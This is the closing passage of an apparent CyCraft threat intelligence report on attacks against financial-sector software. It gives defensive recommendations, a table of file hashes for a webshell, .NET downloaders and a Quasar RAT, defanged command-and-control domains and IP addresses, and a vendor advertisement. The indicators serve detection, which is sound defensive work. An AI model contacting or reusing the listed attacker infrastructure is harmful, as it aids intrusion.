5. With a high degree of confidence, the root cause of these attacks is most likely that the commonly used financial software systems related to financial services had not been thoroughly researched and scanned for vulnerabilities. Therefore, more attention must be paid to the security of the supply chain and development processes, including stricter and multiple system security verification procedures via vulnerability assessments, detailed lists of patched vulnerabilities, and the employment of professional PSIRT teams.

6. These attacks used a C2 domain base used by a previous threat group, highlighting the importance of threat intelligence. Through the combination of the proper threat intelligence, tools, and security solutions, it is possible to detect clues of an upcoming or ongoing attack.

7. Enterprises should strengthen their own cybersecurity posture from understanding MITRE ATT&CK and the Cyber Defense Matrix (CDM) framework to building a security cycle that strengthens their own posture from the experience of previous security incidents. The implementation of multi-factor authentication or even a zero-trust architecture goes a long way to limiting the maneuverability for attackers.

MITRE ATT&CK Techniques

Name	IOC-SHA1	IOC-SHA256	IOC-MD5	Notes
Log.aspx	D42BF66485218F2ED76A8B1D63AF417FD2A82C8B	37EB06E936EFAF3643BB484ED29892B7122BC756B213B9FFA4528227716D60FE	375270077E842624BCE08C368CDC62F9	WebShell
PresentationCache.exe	4ECFC1A89B50CD8DC1B9424C3EFCF63E257525AA	5FDD88BF39396E8F81FE89B4CBA63628D2DF0CCC76F2B773448EA95ED7CEF68A	EEADD95725DE21D269933881A8E8B21A	DotNet Downloader
PresentationCache.exe	6E6C399BDA3C1F06ADE71053FDDD8FBEFA15029C	E16FE53A057B8BEB144A101759B65C691D27C21AA7897D3B809668C20C5E05BE	03B88FD80414EDEABAAA6BB55D1D09FC	DotNet Downloader
PresentationCache.exe	EC30990EFD04B15926F2F9DB59F3BFDFEC413C23	444CF8F45EB326050E12196F6339325DC73EAE6D488F35823E6CD8EA4CD644E4	F1726539E5CF68EBB2124262E695C65E	DotNet Downloader
PresentationFrom.dll	7D8EDEDB3104FEE9A422FC4E97B1969DC31C4E66	77FDF1DBC81DB1378961F07C077F005E41FB98B79C8F64141319D3896EC3406A	7D12FA8EEBBD401390F2A5046FF2B4BB	DotNet Library
PresentationFrom.dll	CE2925BCD3188D3CB6F8BB67CD9D3F2D72FDDC05	F1CDC30039FCEEAF96A95D46B1F91ED0009ACC08F4DAB3DE25CF7B4F0616DBA0	0724AC34E997354CA9FB06D57AF4E29B	DotNet Library
PresentationFrom.dll	BD6069BE81C70E918CF95BBDB30765A90A07FD98	164B30CE97A2FEF1397B7C86B6C793E8FC89D3CC9AC0C97AFC8C6002880F0E90	A991AC3EB2D5C66DA1BECF002C19B9E6	DotNet Library
PresentationStatic.dll	333D9A94DC1A95D3C773BDE232D1BC2756C10518	504F61CC0FDA6D7DC834F57D824C17C4FCE49B7DE04C0E9D5D95DD0CC9255A55	2949C999C785AA1CA4673FC7FAE58A73	DotNet Library
PresentationStatic.dll	6B47C2DEE1788017043B456C27E22193537B7A26	B92E95DE665DB75FB8EEB2A6F701D7530528915B88A19185FE15D8C2D816CE23	D506ED774089BA11D515F28087DC3E21	DotNet Library
PresentationStatic.dll	49E803BEAA4230E69A216B91757E35840D0C8683	C032DC9F1C20C574FC4B15D2910FF296859313D5B208B0B763D879D6B470EC95	9F1BF77452A896B8055D3EA2EF6A6A65	DotNet Library
PresentationCheck.bin	A9541DEB16FFB41B6B4744D409597F9C62F7110E	83FEA821DBF8B66DE3E548E63CA096F72E3D1D8CFE027D5305053D4AF9F7C88A	8CE271DA8A84CD3D42552547A8BBAF5B	DogCheck
PresentationCheck.bin	B6626AE6ED2F24FB82E262A2B766F2E5FD7E5230	180E2F03F2F4856D23210CCB976F52172FE57B59E33F54E467BDDCDB99507D7A	165758BA40B3CC965D98C1FDE2D56798	DogCheck
x86.bin	7CB09DC4BC7DD68D6AACE7A9628634248F18EBA5	3AAB307CBF253F6D5739B25DFBC3437C721B79F3DA260B244B4250527987DCA5	ADC84F8C72E65EC85E051FE7CC419332	Quasar RAT
File Server	dowon[.]microsofts[.]top			Hong Kong IP
File Server	dowon[.]08mma[.]com			resolve to 43[.]245[.]196[.]120
Hong Kong IP				
C2 Server	cahe[.]microsofts[.]org			Hong Kong IP
C2 Server	cache[.]microsofts[.]cc			resolve to 104[.]155[.]228[.]182
Taoyuan IP				
C2 Server	cahe[.]3mmlq[.]com			resolve to 43[.]245[.]196[.]121
Hong Kong IP				
C2 Server	cahe[.]7cnbo[.]com			resolve to 43[.]245[.]196[.]122
Hong Kong IP				
C2 Server	43[.]245[.]196[.]120			Hong Kong IP
C2 Server	43[.]245[.]196[.]121			Hong Kong IP
C2 Server	43[.]245[.]196[.]122			Hong Kong IP
C2 Server	43[.]245[.]196[.]123			Hong Kong IP
C2 Server	43[.]245[.]196[.]124			Hong Kong IP
C2 Server	23[.]224[.]75[.]93			Hong Kong IP
C2 Server	23[.]224[.]75[.]91			Hong Kong IP

- **Everything Starts From Security**

CyCraft Customers can prevent cyber intrusions from escalating into business-altering incidents. From endpoint to network, from investigation to blocking, from in-house to cloud, CyCraft MDR covers all aspects required to provide small, medium, and large organizations with the proactive, intelligent, and adaptable security solutions needed to defend from all manner of both existing and emerging security threats with real-time protection and visibility across the organization.

CyCraft secures government agencies, financial institutions, semiconductor manufacturing, police and defense organizations, Fortune Global 500 firms, airlines, telecommunications, SMEs, and more by being **Fast / Accurate / Simple / Thorough**.

CyCraft automates information security protection with built-in advanced managed detection and response (MDR), global cyber threat intelligence (CTI), smart threat intelligence gateways (TIG), network detection and response (NDR), security operations center (SOC) operations software, auto-generated incident response (IR) reports, enterprise-wide Health Check (Compromise Assessment, CA), and Secure From Home services. CyCraft also collaborates with other cybersecurity organizations, including the International Forum of Incident Response & Security Teams (FIRST) and the Taiwan Cybersecurity Center of Excellence (CCoE).

Meet your modern cyber defense needs by engaging CyCraft at engage@cycraft.com


CYCRAFT